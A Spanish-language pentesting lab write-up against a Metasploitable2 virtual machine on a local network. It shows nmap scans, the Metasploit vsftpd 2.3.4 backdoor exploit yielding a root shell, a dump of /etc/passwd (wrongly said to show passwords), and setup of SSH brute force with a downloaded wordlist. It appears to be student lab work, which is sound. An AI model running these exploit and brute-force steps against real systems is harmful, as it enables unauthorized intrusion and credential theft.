
Practica pentesting

Índice


Ip de mi maquina Kali: 192.168.1.118

Hago un reconocimiento para saber cuantos hosts hay en la red




```
┌──(kali㉿kali)-[~]
└─$ ip -r n
192.168.1.26 dev eth0 lladdr 08:00:27:77:e8:1b STALE
liveboxfibra dev eth0 lladdr 4c:1b:86:db:4e:55 REACHABLE

┌──(kali㉿kali)-[~]
└─$ 
```

Encuentro la IP: 192.168.1.26, procedo hacer un nmap para obtener más información:



```
┌──(kali㉿kali)-[~]
└─$ nmap -n -sT -Pn 192.168.1.26 --open -A -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 17:29 EST
Nmap scan report for 192.168.1.26
Host is up (0.10s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.118
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
e is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-02-16T22:33:04+00:00; +4s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTAT
USCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
```




```
└─$ nmap -sV -Pn 192.168.1.26 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 18:28 EST
Nmap scan report for 192.168.1.26
Host is up (0.046s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.86 seconds
```

Encuentro distintos puertos abiertos, muchos de ellos críticos!

Vulnerabilidad en el puerto 21 con el servicio vsftpd


En el puerto 21 veo que tiene un servicio de FTP con la versión de vsftpd 2.3.4, voy a buscar si tiene alguna vulnerabilidad con metaesploit:



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Servi
ce
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Comma
nd Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backd
oor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


search vsftpd

Encuentra un exploit justo para la versión que está ejecutando el servicio




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

set RHOSTS 192.168.1.26



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Y ahora ejecutando el exploit con: run



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.26:21 - USER: 331 Please specify the password.
[+] 192.168.1.26:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.118:33035 → 192.168.1.26:6200) at 2024-02-21 13:09:28 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
```

He conseguido acceso como root a la maquina mediante una vulnerabilidad de servicio en el puerto 21


Con un cat /etc/passwd puedo ver todos los usuarios y contraseñas




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

Para evitar esta vulnerabilidad, se requiere de un actualización del servicio vstfpd

Vulnerabilidad servicio SSH en el puerto 22



```
    49   post/windows/manage/sshkey_persistence
    50   auxiliary/scanner/ssh/ssh_login
nner
```




```
msf6 > use 50
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, use
                                                r, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                                ics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

También configuro set VERBOSE true para que vaya mostrando los intentos de login


Me descargo un diccionario con usuarios y contraseñas para hacer fuerza bruta en ssh:

wget https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata_ssh_userpass.txt



